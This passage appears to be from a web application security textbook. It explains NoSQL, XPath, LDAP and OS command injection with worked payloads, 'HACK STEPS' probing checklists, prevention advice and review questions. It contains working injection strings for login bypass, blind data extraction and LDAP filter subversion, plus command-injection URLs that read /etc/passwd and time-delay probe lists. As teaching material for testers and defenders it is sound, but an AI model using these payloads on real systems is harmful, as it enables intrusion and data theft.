`$js` is a JavaScript function, the code for which is constructed dynamically and includes the user-supplied username and password. An attacker can bypass the authentication logic by supplying a username:

```
Marcus'//
```

and any password. The resulting JavaScript function looks like this:

```
function() { return this.username == 'Marcus'// & this.password == 'aaa'; }
```

**NOTE** In JavaScript, a double forward slash (`//`) signifies a rest-of-line comment, so the remaining code in the function is commented out.

An alternative means of ensuring that the `$js` function always returns true, without using a comment, would be to supply a username of:

```
a' || 1==1 || 'a'=='a
```

JavaScript interprets the various operators like this:

```
(this.username == 'a' || 1==1) || ('a'=='a' & this.password ==  
'aaa');
```

This results in all of the resources in the user collection being matched, since the first disjunctive condition is always true (1 is always equal to 1).

## Injecting into XPath

---

The XML Path Language (XPath) is an interpreted language used to navigate around XML documents and to retrieve data from within them. In most cases, an XPath expression represents a sequence of steps that is required to navigate from one node of a document to another.

Where web applications store data within XML documents, they may use XPath to access the data in response to user-supplied input. If this input is inserted into the XPath query without any filtering or sanitization, an attacker may be able to manipulate the query to interfere with the application's logic or retrieve data for which she is not authorized.

XML documents generally are not a preferred vehicle for storing enterprise data. However, they are frequently used to store application configuration data that may be retrieved on the basis of user input. They may also be used by smaller applications to persist simple information such as user credentials, roles, and privileges.

Consider the following XML data store:

```
<addressBook>
  <address>
    <firstName>William</firstName>
    <surname>Gates</surname>
    <password>MSRocks!</password>
    <email>billyg@microsoft.com</email>
    <ccard>5130 8190 3282 3515</ccard>
  </address>
  <address>
    <firstName>Chris</firstName>
    <surname>Dawes</surname>
    <password>secret</password>
    <email>cdawes@craftnet.de</email>
    <ccard>3981 2491 3242 3121</ccard>
  </address>
  <address>
    <firstName>James</firstName>
    <surname>Hunter</surname>
    <password>letmein</password>
    <email>james.hunter@pookmail.com</email>
    <ccard>8113 5320 8014 3313</ccard>
  </address>
</addressBook>
```

An XPath query to retrieve all e-mail addresses would look like this:

```
//address/email/text()
```

A query to return all the details of the user Dawes would look like this:

```
//address[surname/text()='Dawes']
```

In some applications, user-supplied data may be embedded directly into XPath queries, and the results of the query may be returned in the application's response or used to determine some aspect of the application's behavior.

## Subverting Application Logic

Consider an application function that retrieves a user's stored credit card number based on a username and password. The following XPath query effectively verifies the user-supplied credentials and retrieves the relevant user's credit card number:

```
//address[surname/text()='Dawes' and password/text()='secret']/ccard/
text()
```

In this case, an attacker may be able to subvert the application's query in an identical way to a SQL injection flaw. For example, supplying a password with this value:

```
' or 'a'='a
```

results in the following XPath query, which retrieves the credit card details of all users:

```
//address[surname/text()='Dawes' and password/text()=' ' or 'a'='a']/ccard/text()
```

## NOTE

- As with SQL injection, single quotation marks are not required when injecting into a numeric value.
- Unlike SQL queries, keywords in XPath queries are case-sensitive, as are the element names in the XML document itself.

## Informed XPath Injection

XPath injection flaws can be exploited to retrieve arbitrary information from within the target XML document. One reliable way of doing this uses the same technique as was described for SQL injection, of causing the application to respond in different ways, contingent on a condition specified by the attacker.

Submitting the following two passwords will result in different behavior by the application. Results are returned in the first case but not in the second:

```
' or 1=1 and 'a'='a
' or 1=2 and 'a'='a
```

This difference in behavior can be leveraged to test the truth of any specified condition and, therefore, extract arbitrary information one byte at a time. As with SQL, the XPath language contains a substring function that can be used to test the value of a string one character at a time. For example, supplying this password:

```
' or //address[surname/text()='Gates' and substring(password/text(),1,1)=
'M'] and 'a'='a
```

results in the following XPath query, which returns results if the first character of the Gates user's password is M:

```
//address[surname/text()='Dawes' and password/text()=' ' or
//address[surname/text()='Gates' and substring(password/text(),1,1)= 'M']
and 'a'='a ']/ccard/text()
```

By cycling through each character position and testing each possible value, an attacker can extract the full value of Gates' password.

### TRY IT!

```
http://mdsec.net/cclookup/14/
```

## Blind XPath Injection

In the attack just described, the injected test condition specified both the absolute path to the extracted data (`address`) and the names of the targeted fields (`surname` and `password`). In fact, it is possible to mount a fully blind attack without possessing this information. XPath queries can contain steps that are relative to the current node within the XML document, so from the current node it is possible to navigate to the parent node or to a specific child node. Furthermore, XPath contains functions to query meta-information about the document, including the name of a specific element. Using these techniques, it is possible to extract the names and values of all nodes within the document without knowing any prior information about its structure or contents.

For example, you can use the substring technique described previously to extract the name of the current node's parent by supplying a series of passwords of this form:

```
' or substring(name(parent::*[position()=1]),1,1)= 'a
```

This input generates results, because the first letter of the `address` node is `a`. Moving on to the second letter, you can confirm that this is `d` by supplying the following passwords, the last of which generates results:

```
' or substring(name(parent::*[position()=1]),2,1)= 'a
' or substring(name(parent::*[position()=1]),2,1)= 'b
' or substring(name(parent::*[position()=1]),2,1)= 'c
' or substring(name(parent::*[position()=1]),2,1)= 'd
```

Having established the name of the `address` node, you can then cycle through each of its child nodes, extracting all their names and values. Specifying the relevant child node by index avoids the need to know the names of any nodes. For example, the following query returns the value `Hunter`:

```
//address[position()=3]/child::node()[position()=4]/text()
```

And the following query returns the value `letmein`:

```
//address[position()=3]/child::node()[position()=6]/text()
```

This technique can be used in a completely blind attack, where no results are returned within the application's responses, by crafting an injected condition that specifies the target node by index. For example, supplying the following password returns results if the first character of Gates' password is M:

```
' or substring(//address[position()=1]/child::node()[position()=6]/
text(),1,1)= 'M' and 'a'='a
```

By cycling through every child node of every address node, and extracting their values one character at a time, you can extract the entire contents of the XML data store.

**TIP** XPath contains two useful functions that can help you automate the preceding attack and quickly iterate through all nodes and data in the XML document:

- `count()` returns the number of child nodes of a given element, which can be used to determine the range of `position()` values to iterate over.
- `string-length()` returns the length of a supplied string, which can be used to determine the range of `substring()` values to iterate over.

### TRY IT!

```
http://mdsec.net/cclookup/19/
```

## Finding XPath Injection Flaws

Many of the attack strings that are commonly used to probe for SQL injection flaws typically result in anomalous behavior when submitted to a function that is vulnerable to XPath injection. For example, either of the following two strings usually invalidates the XPath query syntax and generates an error:

```
'
'--
```

One or more of the following strings typically result in some change in the application's behavior without causing an error, in the same way as they do in relation to SQL injection flaws:

```
' or 'a'='a
' and 'a'='b
or 1=1
and 1=2
```

Hence, in any situation where your tests for SQL injection provide tentative evidence for a vulnerability, but you are unable to conclusively exploit the flaw, you should investigate the possibility that you are dealing with an XPath injection flaw.

### HACK STEPS

1. Try submitting the following values, and determine whether these result in different application behavior, without causing an error:

```
' or count(parent::*[position()=1])=0 or 'a'='b'
' or count(parent::*[position()=1])>0 or 'a'='b'
```

If the parameter is numeric, also try the following test strings:

```
1 or count(parent::*[position()=1])=0
1 or count(parent::*[position()=1])>0
```

2. If any of the preceding strings causes differential behavior within the application without causing an error, it is likely that you can extract arbitrary data by crafting test conditions to extract one byte of information at a time. Use a series of conditions with the following form to determine the name of the current node's parent:

```
substring(name(parent::*[position()=1]),1,1)='a'
```

3. Having extracted the name of the parent node, use a series of conditions with the following form to extract all the data within the XML tree:

```
substring(//parentnodename[position()=1]/child::node()
[position()=1]/text(),1,1)='a'
```

## Preventing XPath Injection

If you think it is necessary to insert user-supplied input into an XPath query, this operation should only be performed on simple items of data that can be subjected to strict input validation. The user input should be checked against a white list of acceptable characters, which should ideally include only alphanumeric characters. Characters that may be used to interfere with the XPath query should be blocked, including ( ) = ' [ ] : , \* / and all whitespace. Any input that does not match the white list should be rejected, not sanitized.

## Injecting into LDAP

The Lightweight Directory Access Protocol (LDAP) is used to access directory services over a network. A directory is a hierarchically organized data store that may contain any kind of information but is commonly used to store personal data such as names, telephone numbers, e-mail addresses, and job functions.

Common examples of LDAP are the Active Directory used within Windows domains, and OpenLDAP, used in various situations. You are most likely to encounter LDAP being used in corporate intranet-based web applications, such as an HR application that allows users to view and modify information about employees.

Each LDAP query uses one or more search filters, which determine the directory entries that are returned by the query. Search filters can use various logical operators to represent complex search conditions. The most common search filters you are likely to encounter are as follows:

- **Simple match conditions** match on the value of a single attribute. For example, an application function that searches for a user via his username might use this filter:

```
(username=daf)
```

- **Disjunctive queries** specify multiple conditions, any one of which must be satisfied by entries that are returned. For example, a search function that looks up a user-supplied search term in several directory attributes might use this filter:

```
( | (cn=searchterm) (sn=searchterm) (ou=searchterm) )
```

- **Conjunctive queries** specify multiple conditions, all of which must be satisfied by entries that are returned. For example, a login mechanism implemented in LDAP might use this filter:

```
(&(username=daf)(password=secret)
```

As with other forms of injection, if user-supplied input is inserted into an LDAP search filter without any validation, it may be possible for an attacker to supply crafted input that modifies the filter's structure and thereby retrieve data or perform actions in an unauthorized way.

In general, LDAP injection vulnerabilities are not as readily exploitable as SQL injection flaws, due to the following factors:

- Where the search filter employs a logical operator to specify a conjunctive or disjunctive query, this usually appears before the point where user-supplied data is inserted and therefore cannot be modified. Hence, simple match conditions and conjunctive queries don't have an equivalent to the "or 1=1" type of attack that arises with SQL injection.
- In the LDAP implementations that are in common use, the directory attributes to be returned are passed to the LDAP APIs as a separate parameter from the search filter and normally are hard-coded within the application.



Hence, it usually is not possible to manipulate user-supplied input to retrieve different attributes than the query was intended to retrieve.

- Applications rarely return informative error messages, so vulnerabilities generally need to be exploited “blind.”

## Exploiting LDAP Injection

Despite the limitations just described, in many real-world situations it is possible to exploit LDAP injection vulnerabilities to retrieve unauthorized data from the application or to perform unauthorized actions. The details of how this is done typically are highly dependent on the construction of the search filter, the entry point for user input, and the implementation details of the back-end LDAP service itself.

### *Disjunctive Queries*

Consider an application that lets users list employees within a specified department of the business. The search results are restricted to the geographic locations that the user is authorized to view. For example, if a user is authorized to view the London and Reading locations, and he searches for the “sales” department, the application performs the following disjunctive query:

```
(|(department=London sales)(department=Reading sales))
```

Here, the application constructs a disjunctive query and prepends different expressions before the user-supplied input to enforce the required access control.

In this situation, an attacker can subvert the query to return details of all employees in all locations by submitting the following search term:

```
) (department=*
```

The \* character is a wildcard in LDAP; it matches any item. When this input is embedded into the LDAP search filter, the following query is performed:

```
(|(department=London )(department=*)(department=Reading )(department=*))
```

Since this is a disjunctive query and contains the wildcard term `(department=*)`, it matches on all directory entries. It returns the details of all employees from all locations, thereby subverting the application’s access control.

### TRY IT!

```
http://mdsec.net/employees/31/
http://mdsec.net/employees/49/
```

## Conjunctive Queries

Consider a similar application function that allows users to search for employees by name, again within the geographic region they are authorized to view.

If a user is authorized to search within the London location, and he searches for the name `daf`, the following query is performed:

```
(&(givenName=daf)(department=London*))
```

Here, the user's input is inserted into a conjunctive query, the second part of which enforces the required access control by matching items in only one of the London departments.

In this situation, two different attacks might succeed, depending on the details of the back-end LDAP service. Some LDAP implementations, including OpenLDAP, allow multiple search filters to be batched, and these are applied disjunctively. (In other words, directory entries are returned that match any of the batched filters.) For example, an attacker could supply the following input:

```
*) ) (&(givenName=daf
```

When this input is embedded into the original search filter, it becomes:

```
(&(givenName=*)) (&(givenName=daf)(department=London*))
```

This now contains two search filters, the first of which contains a single wildcard match condition. The details of all employees are returned from all locations, thereby subverting the application's access control.

### TRY IT!

```
http://mdsec.net/employees/42/
```

**NOTE** This technique of injecting a second search filter is also effective against simple match conditions that do not employ any logical operator, provided that the back-end implementation accepts multiple search filters.

The second type of attack against conjunctive queries exploits how many LDAP implementations handle `NULL` bytes. Because these implementations typically are written in native code, a `NULL` byte within a search filter effectively terminates the string, and any characters coming after the `NULL` are ignored. Although LDAP does not itself support comments (in the way that the `--` sequence can be used in SQL), this handling of `NULL` bytes can effectively be exploited to "comment out" the remainder of the query.

In the preceding example, the attacker can supply the following input:

```
*) ) %00
```

The %00 sequence is decoded by the application server into a literal `NULL` byte, so when the input is embedded into the search filter, it becomes:

```
(&(givenName=*)) [NULL] ) (department=London*) )
```

Because this filter is truncated at the `NULL` byte, as far as LDAP is concerned it contains only a single wildcard condition, so the details of all employees from departments outside the London area are also returned.

### TRY IT!

```
http://mdsec.net/employees/13/
```

```
http://mdsec.net/employees/42/
```

## Finding LDAP Injection Flaws

Supplying invalid input to an LDAP operation typically does not result in an informative error message. In general, the evidence available to you in diagnosing vulnerability includes the results returned by a search function and the occurrence of an error such as an HTTP 500 status code. Nevertheless, you can use the following steps to identify an LDAP injection flaw with a degree of reliability.

### HACK STEPS

1. Try entering just the `*` character as a search term. This character functions as a wildcard in LDAP, but not in SQL. If a large number of results are returned, this is a good indicator that you are dealing with an LDAP query.
2. Try entering a number of closing brackets:

```
)))))))))
```

This input closes any brackets enclosing your input, as well as those that encapsulate the main search filter itself. This results in unmatched closing brackets, thus invalidating the query syntax. If an error results, the application may be vulnerable to LDAP injection. (Note that this input may also break many other kinds of application logic, so this provides a strong indicator only if you are already confident that you are dealing with an LDAP query.)

*Continued*

**HACK STEPS (CONTINUED)**

3. Try entering various expressions designed to interfere with different types of queries, and see if these allow you to influence the results being returned. The `cn` attribute is supported by all LDAP implementations and is useful to use if you do not know any details about the directory you are querying. For example:

```
) (cn=*  
*) ) ( | (cn=*  
*) ) %00
```

## Preventing LDAP Injection

If it is necessary to insert user-supplied input into an LDAP query, this operation should be performed only on simple items of data that can be subjected to strict input validation. The user input should be checked against a white list of acceptable characters, which should ideally include only alphanumeric characters. Characters that may be used to interfere with the LDAP query should be blocked, including ( ) ; , \* | & = and the null byte. Any input that does not match the white list should be rejected, not sanitized.

## Summary

---

We have examined a range of vulnerabilities that allow you to inject into web application data stores. These vulnerabilities may allow you to read or modify sensitive application data, perform other unauthorized actions, or subvert application logic to achieve an objective.

As serious as these attacks are, they are only part of a wider range of attacks that involve injecting into interpreted contexts. Other attacks in this category may allow you to execute commands on the server's operating system, retrieve arbitrary files, and interfere with other back-end components. The next chapter examines these attacks and others. It looks at how vulnerabilities within a web application can lead to compromise of key parts of the wider infrastructure that supports the application.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. You are trying to exploit a SQL injection flaw by performing a `UNION` attack to retrieve data. You do not know how many columns the original query returns. How can you find this out?

2. You have located a SQL injection vulnerability in a string parameter. You believe the database is either MS-SQL or Oracle, but you can't retrieve any data or an error message to confirm which database is running. How can you find this out?
3. You have submitted a single quotation mark at numerous locations throughout the application. From the resulting error messages you have diagnosed several potential SQL injection flaws. Which one of the following would be the safest location to test whether more crafted input has an effect on the application's processing?
  - (a) Registering a new user
  - (b) Updating your personal details
  - (c) Unsubscribing from the service
4. You have found a SQL injection vulnerability in a login function, and you try to use the input `' or 1=1--` to bypass the login. Your attack fails, and the resulting error message indicates that the `--` characters are being stripped by the application's input filters. How could you circumvent this problem?
5. You have found a SQL injection vulnerability but have been unable to carry out any useful attacks, because the application rejects any input containing whitespace. How can you work around this restriction?
6. The application is doubling up all single quotation marks within user input before these are incorporated into SQL queries. You have found a SQL injection vulnerability in a numeric field, but you need to use a string value in one of your attack payloads. How can you place a string in your query without using any quotation marks?
7. In some rare situations, applications construct dynamic SQL queries from user-supplied input in a way that cannot be made safe using parameterized queries. When does this occur?
8. You have escalated privileges within an application such that you now have full administrative access. You discover a SQL injection vulnerability within a user administration function. How can you leverage this vulnerability to further advance your attack?
9. You are attacking an application that holds no sensitive data and contains no authentication or access control mechanisms. In this situation, how should you rank the significance of the following vulnerabilities?
  - (a) SQL injection
  - (b) XPath injection
  - (c) OS command injection

10. You are probing an application function that enables you to search personnel details. You suspect that the function is accessing either a database or an Active Directory back end. How could you try to determine which of these is the case?

## Attacking Back-End Components

Web applications are increasingly complex offerings. They frequently function as the Internet-facing interface to a variety of business-critical resources on the back end, including networked resources such as web services, back-end web servers, mail servers, and local resources such as filesystems and interfaces to the operating system. Frequently, the application server also acts as a discretionary access control layer for these back-end components. Any successful attack that could perform arbitrary interaction with a back-end component could potentially violate the entire access control model applied by the web application, allowing unauthorized access to sensitive data and functionality.

When data is passed from one component to another, it is interpreted by different sets of APIs and interfaces. Data that is considered “safe” by the core application may be extremely unsafe within the onward component, which may support different encodings, escape characters, field delimiters, or string terminators. Additionally, the onward component may possess considerably more functionality than what the application normally invokes. An attacker exploiting an injection vulnerability can often go beyond merely breaking the application’s access control. She can exploit the additional functionality supported by the back-end component to compromise key parts of the organization’s infrastructure.

## Injecting OS Commands

---

Most web server platforms have evolved to the point where built-in APIs exist to perform practically any required interaction with the server's operating system. Properly used, these APIs can enable developers to access the filesystem, interface with other processes, and carry out network communications in a safe manner. Nevertheless, there are many situations in which developers elect to use the more heavyweight technique of issuing operating system commands directly to the server. This option can be attractive because of its power and simplicity and often provides an immediate and functional solution to a particular problem. However, if the application passes user-supplied input to operating system commands, it may be vulnerable to command injection, enabling an attacker to submit crafted input that modifies the commands that the developers intended to perform.

The functions commonly used to issue operating system commands, such as `exec` in PHP and `wscript.shell` in ASP, do not impose any restrictions on the scope of commands that may be performed. Even if a developer intends to use an API to perform a relatively benign task such as listing a directory's contents, an attacker may be able to subvert it to write arbitrary files or launch other programs. Any injected commands usually run in the security context of the web server process, which often is sufficiently powerful for an attacker to compromise the entire server.

Command injection flaws of this kind have arisen in numerous off-the-shelf and custom-built web applications. They have been particularly prevalent within applications that provide an administrative interface to an enterprise server or to devices such as firewalls, printers, and routers. These applications often have particular requirements for operating system interaction that lead developers to use direct commands that incorporate user-supplied data.

### Example 1: Injecting Via Perl

Consider the following Perl CGI code, which is part of a web application for server administration. This function allows administrators to specify a directory on the server and view a summary of its disk usage:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";


my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
```



```
print "$command\n";

print end_html;
```

When used as intended, this script simply appends the value of the user-supplied `dir` parameter to the end of a preset command, executes the command, and displays the results, as shown in Figure 10-1.




**Figure 10-1:** A simple application function for listing a directory's contents

This functionality can be exploited in various ways by supplying crafted input containing shell metacharacters. These characters have a special meaning to the interpreter that processes the command and can be used to interfere with the command that the developer intended to execute. For example, the pipe character (`|`) is used to redirect the output from one process into the input of another, enabling multiple commands to be chained together. An attacker can leverage this behavior to inject a second command and retrieve its output, as shown in Figure 10-2.

Here, the output from the original `du` command has been redirected as the input to the command `cat/etc/passwd`. This command simply ignores the input and performs its sole task of outputting the contents of the `passwd` file.

An attack as simple as this may appear improbable; however, exactly this type of command injection has been found in numerous commercial products. For example, HP OpenView was found to be vulnerable to a command injection flaw within the following URL:

```
https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [your command] |
```



```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:./:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:70:70:system user for portmap:./:/bin/false
xfs:x:71:71:system user for xorg-x11:/etc/X11/fs:/bin/false
messagebus:x:72:72:system user for dbus:./:/sbin/nologin
apache:x:73:73:system user for apache2:/var/www:/bin/sh
rpcuser:x:74:74:system user for nfs-utils:/var/lib/nfs:/bin/false
sshd:x:75:75:system user for openssh:/var/empty:/bin/true
mysql:x:76:76:system user for MySQL:/var/lib/mysql:/bin/bash
squid:x:77:77:system user for squid:/var/spool/squid:/bin/false
postgres:x:78:78:system user for postgresql:/var/lib/pgsql:/bin/bash
snort:x:79:79:system user for snort:/var/log/snort:/bin/false
manicsprout:x:500:500:/home/manicsprout:/bin/bash

```

**Figure 10-2:** A successful command injection attack

## Example 2: Injecting Via ASP

Consider the following C# code, which is part of a web application for administering a web server. The function allows administrators to view the contents of a requested directory:


```

string dirName = "C:\\filestore\\" + Directory.Text;
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " +
dirName);
...
Process proc = Process.Start(psInfo);


```

When used as intended, this script inserts the value of the user-supplied `Directory` parameter into a preset command, executes the command, and displays the results, as shown in Figure 10-3.

As with the vulnerable Perl script, an attacker can use shell metacharacters to interfere with the preset command intended by the developer and inject his own command. The ampersand character (&) is used to batch multiple commands. Supplying a filename containing the ampersand character and a second command causes this command to be executed and its results displayed, as shown in Figure 10-4.



**Figure 10-3:** A function to list the contents of a directory



**Figure 10-4:** A successful command injection attack

**TRY IT!**

```
http://mdsec.net/admin/5/
http://mdsec.net/admin/9/
http://mdsec.net/admin/14/
```

## Injecting Through Dynamic Execution

Many web scripting languages support the dynamic execution of code that is generated at runtime. This feature enables developers to create applications that dynamically modify their own code in response to various data and conditions. If user input is incorporated into code that is dynamically executed, an attacker may be able to supply crafted input that breaks out of the intended data context and specifies commands that are executed on the server in the same way as if they had been written by the original developer. The first target of an attacker at this point typically is to inject an API that runs OS commands.

The PHP function `eval` is used to dynamically execute code that is passed to the function at runtime. Consider a search function that enables users to create stored searches that are then dynamically generated as links within their user interface. When users access the search function, they use a URL like the following:

```
/search.php?storedsearch=\$mysearch%3dwahh
```

The server-side application implements this functionality by dynamically generating variables containing the name/value pairs specified in the `storedsearch` parameter, in this case creating a `mysearch` variable with the value `wahh`:

```
$storedsearch = $_GET['storedsearch'];
eval("$storedsearch;");
```

In this situation, you can submit crafted input that is dynamically executed by the `eval` function, resulting in injection of arbitrary PHP commands into the server-side application. The semicolon character can be used to batch commands in a single parameter. For example, to retrieve the contents of the file `/etc/passwd`, you could use either the `file_get_contents` or `system` command:

```
/search.php?storedsearch=\$mysearch%3dwahh;%20echo%20file_get
_contents('/etc/passwd')
/search.php?storedsearch=\$mysearch%3dwahh;%20system('cat%20/etc/
passwd')
```

**NOTE** The Perl language also contains an `eval` function that can be exploited in the same way. Note that the semicolon character may need to be URL-encoded (as `%3b`) because some CGI script parsers interpret this as a parameter delimiter. In classic ASP, `Execute()` performs a similar role.

## Finding OS Command Injection Flaws

In your application mapping exercises (see Chapter 4), you should have identified any instances where the web application appears to be interacting with the underlying operating system by calling external processes or accessing the filesystem. You should probe all these functions, looking for command injection flaws. In fact, however, the application may issue operating system commands containing absolutely any item of user-supplied data, including every URL and body parameter and every cookie. To perform a thorough test of the application, you therefore need to target all these items within every application function.

Different command interpreters handle shell metacharacters in different ways. In principle, any type of application development platform or web server may call out to any kind of shell interpreter, running either on its own operating system or that of any other host. Therefore, you should not make any assumptions about the application's handling of metacharacters based on any knowledge of the web server's operating system.

Two broad types of metacharacters may be used to inject a separate command into an existing preset command:

- The characters `;`, `&`, and newline may be used to batch multiple commands, one after the other. In some cases, these characters may be doubled with different effects. For example, in the Windows command interpreter, using `&&` causes the second command to run only if the first is successful. Using `||` causes the second command to always run, regardless of the success of the first.
- The backtick character (```) can be used to encapsulate a separate command within a data item being processed by the original command. Placing an injected command within backticks causes the shell interpreter to execute the command and replace the encapsulated text with the results of this command before continuing to execute the resulting command string.

In the previous examples, it was straightforward to verify that command injection was possible and to retrieve the results of the injected command, because those results were returned immediately within the application's response. In many cases, however, this may not be possible. You may be injecting into a command that returns no results and which does not affect the application's subsequent processing in any identifiable way. Or the method you have used to inject your chosen command may be such that its results are lost as multiple commands are batched together.

In general, the most reliable way to detect whether command injection is possible is to use time-delay inference in a similar way as was described for exploiting blind SQL injection. If a potential vulnerability appears to exist, you can then use other methods to confirm this and to retrieve the results of your injected commands.

**HACK STEPS**

1. You can normally use the `ping` command as a means of triggering a time delay by causing the server to ping its loopback interface for a specific period. There are minor differences between how Windows and UNIX-based platforms handle command separators and the `ping` command. However, the following all-purpose test string should induce a 30-second time delay on either platform if no filtering is in place:

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
```

To maximize your chances of detecting a command injection flaw if the application is filtering certain command separators, you should also submit each of the following test strings to each targeted parameter in turn and monitor the time taken for the application to respond:

```
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```

